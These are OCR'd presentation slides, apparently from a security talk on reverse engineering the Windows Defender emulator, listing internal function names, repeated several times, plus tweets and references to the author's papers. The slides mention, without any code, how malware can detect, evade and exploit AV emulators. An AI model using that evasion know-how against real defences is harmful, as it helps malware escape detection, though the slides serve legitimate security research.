
```
Buffer_7Z::Buffer_7Z(I7Z_IOHelper *,IDataIO *)
Buffer_7Z::EnoughBytesRemaining(uint)
Buffer_7Z::FillBuffer(void)
Buffer_7Z
Buffer_7Z
Buffer_7Z
Buffer_7Z
Buffer_7Z
Buffer_7Z
```

```
PDF_Dictionary::currentPropertyIsInteresting(void)
PDF_Dictionary::empty(void)
PDF_Dictionary::end(void)
PDF_Dictionary::getAt(uint)
PDF_Dictionary::getCurrentProperty(void)
PDF_Dictionary::getCurrentProperty(void)
PDF_Dictionary::ignoreLastProperty(void)
PDF_Dictionary::~PDF_Dictionary(void)
PDF_FullObject::PDF_FullObject(ulong,std::map<cha
PDF_FullObject::PDF_FullObject(ulong,ulong,unsigne
PDF_FullObject::PDF_FullObject(unsigned __int64,st
PDF_FullObject::`scalar deleting destructor'(uint)
PDF_FullObject::addFilter(PdfFilterType)
PDF_FullObject::constValue(char const *,uint)
PDF_FullObject::endArray(void)
PDF_FullObject::endDict(void)
PDF_FullObject::finished(void)
PDF_FullObject::getCurrentProperty(void)
```

```
RarPasswordContainer::R
RarPasswordContainer::R
RarPasswordContainer::`
RarVM::DecodeArg(Wrap
RarVM::Execute(VM_Prep
RarVM::ExecuteCode(VM_
RarVM::ExecuteStandard
RarVM::FilterItanium_Set
```

Other Scanning Engines


Also Inside `mpengine.dll`



```
AspackUnpacker10::DetectGeometry(void)
AspackUnpacker10::DetermineCompressionFlags(lzexpk
AspackUnpacker10::FixPE(void)
AspackUnpacker10::GetUncompres
AspackUnpacker10::PeekEBP(PtrTy
AspackUnpacker10::ResolveCall(Pt
AspackUnpacker10::ResolveEP(voi
AspackUnpacker10::ResolveImport
```

```
vmp_32_parser::get_esc_table(void)
vmp_32_parser::get_handlers(ulong &)
vmp_32_parser::get_key(void)
vmp_32_parser::get_next(void)
vmp_32_parser::get_patterns(ulong &)
vmp_32_parser::get_process_result(void)
vmp_32_parser::get_vm_id(void)
vmp_32_parser::get_vm_start(void)
vmp_32_parser::get_vm_state(void)
vmp_32_parser::init(ulong)
vmp_32_parser::is_match_end(ulong)
vmp_32_parser::is_pcode_decoder_end(u
```

Unpackers




```
CX509CertificateParser::BinaryElement(Asn1ElementType,uchar con
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
```


```
LnkParser::LnkParser(SCAN_REPLY *,LUM_e
LnkParser::LnkParser(SCAN_REPLY *,lnk_file
LnkParser::LnkParser(SCAN_REPLY *,ulong)
LnkParser::dump_in_vfo_as_multibyte(ucha
LnkParser::is_lnk_fileformat(void)
LnkParser::parse_ARGS(uchar *,uint)
LnkParser::parse_ICONLOCATION(uchar *,u
LnkParser::parse_LINKINFO(uchar *,uint)
LnkParser::parse_NAME(uchar *,uint)
LnkParser::parse_RELPATH(uchar *,uint)
LnkParser::parse_WORKINGDIR(uchar *,uir
```

Parsers

JS Engine - see my REcon Brx talk



```
JsDelegateObject_Object::delegate(int,JsRuntim
JsDelegateObject_Number::valueOf(JsRuntimeS
JsDelegateObject_Number::toString(JsRuntime!
JsDelegateObject_NodeList::item(JsRuntimeStat
JsDelegateObject_NodeList::item(JsRuntimeStat
JsDelegateObject_NodeList::getLength(JsRuntir
JsDelegateObject_NodeList::fold(HtmlDocumer
JsDelegateObject_Node::write(JsRuntimeState &
JsDelegateObject_Node::insertBefore(JsRuntime
JsDelegateObject_Node::getElementsByTagNan
JsDelegateObject_Node::getElementById(JsRun
JsDelegateObject_Node::delegate(int,JsRuntime
JsDelegateObject_Node::createTextNode(JsRunt
JsDelegateObject_Node::createElement(JsRuntii
JsDelegateObject_Node::appendChild(JsRuntim
JsDelegateObject_Navigator::justReturnFalse(Jsl
```




```
Buffer_7Z::Buffer_7Z(I7Z_IOHelper *,IDataIO *)
Buffer_7Z::EnoughBytesRemaining(uint)
Buffer_7Z::FillBuffer(void)
Buffer_7Z
Buffer_7Z
Buffer_7Z
Buffer_7Z
Buffer_7Z
Buffer_7Z
```

```
RarPasswordContainer::R
RarPasswordContainer::R
RarPasswordContainer::`
RarVM::DecodeArg(Wrap
RarVM::Execute(VM_Prep
RarVM::ExecuteCode(VM_
RarVM::ExecuteStandard
RarVM::FilterItanium_Set
```

```
PDF_Dictionary::currentPropertyIsInteresting(void)
PDF_Dictionary::empty(void)
PDF_Dictionary::end(void)
PDF_Dictionary::getAt(uint)
PDF_Dictionary::getCurrentProperty(void)
PDF_Dictionary::getCurrentProperty(void)
PDF_Dictionary::ignoreLastProperty(void)
PDF_Dictionary::~PDF_Dictionary(void)
PDF_FullObject::PDF_FullObject(ulong,std::map<cha
PDF_FullObject::PDF_FullObject(ulong,ulong,unsigne
PDF_FullObject::PDF_FullObject(unsigned __int64,st
PDF_FullObject::`scalar deleting destructor'(uint)
PDF_FullObject::addFilter(PdfFilterType)
PDF_FullObject::constValue(char const *,uint)
PDF_FullObject::endArray(void)
PDF_FullObject::endDict(void)
PDF_FullObject::finished(void)
PDF_FullObject::getCurrentProperty(void)
```


Other Scanning Engines

.NET Engine



```
NET_IL_translator<unsigned __int64>::msil_parse_member_ref(ucha
NET_IL_translator<unsigned __int64>::msil_pop_from_tstack(void)
NET_IL_translator<unsigned __int64>::msil_pop_from_tstack_n(ulon
NET_IL_translator<unsigned __int64>::msil_push_on_tstack(uchar)
NET_IL_translator<unsigned __int64>::msil_sizeof_to_wsize(ulong)
NET_IL_translator<unsigned __int64>::msil_type_to_wsize(ulong)
NET_context<unsigned __int64 *>::msil_env_throw(ulong)
NET_context<unsigned __int64>::msil_env_throw(ulong)
RpfAPI_dgetlen_msil
UnTrustedNetModule::CreateStaticClassInstance(msil_class_info_t *,
UnTrustedNetModule::GetClassByMember(uint,bool,msil_class_info_t
UnTrustedNetModule::GetStaticClassInstance(msil_class_info_t *,uin
dgetlen_msil(uchar const *,ulong,msil_opcode_t const * *,uchar *)
msil_combine_alu_stflags
msil_combine_alu_stflags_0
msil_compatible_cmp_flags
msil_esc_apicall_emu(DT_context *,ulong)
msil_esc_apicall_rpf(DT_context *,ulong)
msil_esc_box(DT_context *,ulong)
msil_esc_call_emu32(DT_context *,ulong)
msil_esc_call_emu64(DT_context *,unsigned __int64)
msil_esc_call_emu_worker
```


Also Inside `mpengine.dll`



```
AspackUnpacker10::DetectGeometry(void)
AspackUnpacker10::DetermineCompressionFlags(lzexpk
AspackUnpacker10::FixPE(void)
AspackUnpacker10::GetUncompres
AspackUnpacker10::PeekEBP(PtrTy
AspackUnpacker10::ResolveCall(Pt
AspackUnpacker10::ResolveEP(voi
AspackUnpacker10::ResolveImport
```

```
vmp_32_parser::get_esc_table(void)
vmp_32_parser::get_handlers(ulong &)
vmp_32_parser::get_key(void)
vmp_32_parser::get_next(void)
vmp_32_parser::get_patterns(ulong &)
vmp_32_parser::get_process_result(void)
vmp_32_parser::get_vm_id(void)
vmp_32_parser::get_vm_start(void)
vmp_32_parser::get_vm_state(void)
vmp_32_parser::init(ulong)
vmp_32_parser::is_match_end(ulong)
vmp_32_parser::is_pcode_decoder_end(u
```

Unpackers




```
CX509CertificateParser::BinaryElement(Asn1ElementType,uchar con
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
```

```
LnkParser::LnkParser(SCAN_REPLY *,LUM_e
LnkParser::LnkParser(SCAN_REPLY *,lnk_file
LnkParser::LnkParser(SCAN_REPLY *,ulong)
LnkParser::dump_in_vfo_as_multibyte(ucha
LnkParser::is_lnk_fileformat(void)
LnkParser::parse_ARGS(uchar *,uint)
LnkParser::parse_ICONLOCATION(uchar *,u
LnkParser::parse_LINKINFO(uchar *,uint)
LnkParser::parse_NAME(uchar *,uint)
LnkParser::parse_RELPATH(uchar *,uint)
LnkParser::parse_WORKINGDIR(uchar *,uir
```


Parsers

JS Engine - see my REcon Brx talk

Tip: the Lua engine is for signatures - attackers can't hit it



```
JsDelegateObject_Object::delegate(int,JsRuntim
JsDelegateObject_Number::valueOf(JsRuntimeS
JsDelegateObject_Number::toString(JsRuntimeS
JsDelegateObject_NodeList::item(JsRuntimeStat
JsDelegateObject_NodeList::item(JsRuntimeStat
JsDelegateObject_NodeList::getLength(JsRuntir
JsDelegateObject_NodeList::fold(HtmlDocumen
JsDelegateObject_Node::write(JsRuntimeState &
JsDelegateObject_Node::insertBefore(JsRuntime
JsDelegateObject_Node::getElementsByTagNan
JsDelegateObject_Node::getElementById(JsRun
JsDelegateObject_Node::delegate(int,JsRuntime
JsDelegateObject_Node::createTextNode(JsRunt
JsDelegateObject_Node::createElement(JsRunti
JsDelegateObject_Node::appendChild(JsRuntim
JsDelegateObject_Navigator::justReturnFalse(Jsl
```




```
Buffer_7Z::Buffer_7Z(I7Z_IOHelper *,IDataIO *)
Buffer_7Z::EnoughBytesRemaining(uint)
Buffer_7Z::FillBuffer(void)
Buffer_7Z
Buffer_7Z
Buffer_7Z
Buffer_7Z
Buffer_7Z
Buffer_7Z
```

```
RarPasswordContainer::R
RarPasswordContainer::R
RarPasswordContainer::`
RarVM::DecodeArg(Wrap
RarVM::Execute(VM_Prep
RarVM::ExecuteCode(VM_
RarVM::ExecuteStandard
RarVM::FilterItanium_Set
```

```
PDF_Dictionary::currentPropertyIsInteresting(void)
PDF_Dictionary::empty(void)
PDF_Dictionary::end(void)
PDF_Dictionary::getAt(uint)
PDF_Dictionary::getCurrentProperty(void)
PDF_Dictionary::getCurrentProperty(void)
PDF_Dictionary::ignoreLastProperty(void)
PDF_Dictionary::~PDF_Dictionary(void)
PDF_FullObject::PDF_FullObject(ulong,std::map<cha
PDF_FullObject::PDF_FullObject(ulong,ulong,unsigne
PDF_FullObject::PDF_FullObject(unsigned __int64,st
PDF_FullObject::`scalar deleting destructor'(uint)
PDF_FullObject::addFilter(PdfFilterType)
PDF_FullObject::constValue(char const *,uint)
PDF_FullObject::endArray(void)
PDF_FullObject::endDict(void)
PDF_FullObject::finished(void)
PDF_FullObject::getCurrentProperty(void)
```

Other Scanning Engines

.NET Engine





```
NET_IL_translator<unsigned __int64>::msil_parse_member_ref(ucha
NET_IL_translator<unsigned __int64>::msil_pop_from_tstack(void)
NET_IL_translator<unsigned __int64>::msil_pop_from_tstack_n(ulon
NET_IL_translator<unsigned __int64>::msil_push_on_tstack(uchar)
NET_IL_translator<unsigned __int64>::msil_sizeof_to_wsize(ulong)
NET_IL_translator<unsigned __int64>::msil_type_to_wsize(ulong)
NET_context<unsigned __int64 *>::msil_env_throw(ulong)
NET_context<unsigned __int64>::msil_env_throw(ulong)
RpfAPI_dgetlen_msil
UnTrustedNetModule::CreateStaticClassInstance(msil_class_info_t *,
UnTrustedNetModule::GetClassByMember(uint,bool,msil_class_info_t
UnTrustedNetModule::GetStaticClassInstance(msil_class_info_t *,uin
dgetlen_msil(uchar const *,ulong,msil_opcode_t const * *,uchar *)
msil_combine_alu_stflags
msil_combine_alu_stflags_0
msil_compatible_cmp_flags
msil_esc_apicall_emu(DT_context *,ulong)
msil_esc_apicall_rpf(DT_context *,ulong)
msil_esc_box(DT_context *,ulong)
msil_esc_call_emu32(DT_context *,ulong)
msil_esc_call_emu64(DT_context *,unsigned __int64)
msil_esc_call_emu_worker
```

Antivirus Reverse Engineering

- People constantly talk about what AVs can or can’t do, and how/where they are vulnerable
- These claims are mostly backed up by Tavis Ormandy’s work at Project Zero and a handful of other conference talks, papers, and blogposts

- I hope we’ll see more AV research in the future






Joxean Koret
@matalaz

Replying to @matalaz @0xAlexei

Fun fact: searching for "antivirus internals emulator", the results are you, Tavis and myself.

1:00 AM - 6 Feb 2018



Stefano Zanero
@raistolo

Narrator: but then, the antivirus industry caught an unexpected break

Tavis Ormandy @taviso
Today is the first day of my sabbatical! Don't worry, I'll be back, this is my first research break in a very long time. If you catch me on twitter, remind me to get back to not thinking about security 😄 Hopefully you will all have solved security by the time I get back. 😎

Code & More Information

`github.com/0xAlexei`

Code release:

- `OutputDebugStringA` hooking
- “Malware” binary to go inside the emulator
- Some IDA scripts, including `apicall` disassembler

Article in PoC||GTFO 0x19:

- `OutputDebugStringA` hooking
- Patch diffing and `apicall` bypass
- `apicall` disassembly with IDA processor extension module

Conclusion

1. Exposition of how a modern AV uses emulation to conduct dynamic analysis on the endpoint
2. Discussion of emulator traits that malware may use to detect, evade, and exploit emulators
3. Demonstration of attacker / reverse engineer analysis process and tooling

Published presentation has 50+ more slides

Defender JS Engine slides / video:

bit.ly/2qio857

@0xAlexei

Open DMs

Thank You:

- Tavis Ormandy - exposing the engine, `mpclient`, sharing ideas
- Mark - hooking ideas
- Markus Gaasedelen - Lighthouse
- Joxean Koret - OG AV hacker
- Numerous friends who helped edit these slides

github.com/0xAlexei

Turn on virus protection

Virus protection is turned off. Tap or click to turn on Windows Defender.

Backup Slides

Outline


1. Introduction
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
5. Conclusion

My Publications

Surveying evasive malware behavior and defenses against it
bit.ly/2sf0whA

Fingerprinting consumer AV emulators for malware evasion using "black box" side-channel attacks
ubm.io/2LuTgqX

Reverse engineering Windows Defender's JS engine
bit.ly/2qio857



A Survey On Automated Dynamic Malware Analysis Evasion and Counter-Evasion

PC, Mobile, and Web

Alexei Bulazel*
River Loop Security, LLC
alexei@riverloopsecurity.com

Bülent Yener
Department of Computer Science
Rensselaer Polytechnic Institute
yener@cs.rpi.edu

ABSTRACT


Automated dynamic malware analysis systems are in
odern malware. Un
d evade these system
l analysis system dev
e their tactics for cou

y review *i)* "fingerp
ated dynamic malwa
ii) evasion detection,
efensive evasion case
ental evaluation, high
ive research, and bri

are and its mitigati
y; Software reverse e

e, Dynamic Analysis,
ebugging

faster than human analysts can manually analyze it. Automated



AVLeak:
Fingerprinting Antivirus Emulators For Advanced Malware Evasion

Alexei Bulazel

black hat
USA 2016

August 3, 2016 Black Hat 2016 1

Reverse Engineering Windows Defender's JavaScript Engine

Alexei Bulazel
@0xAlexei

REcon Brussels 2018

Defender 32-Bit Release Schedule

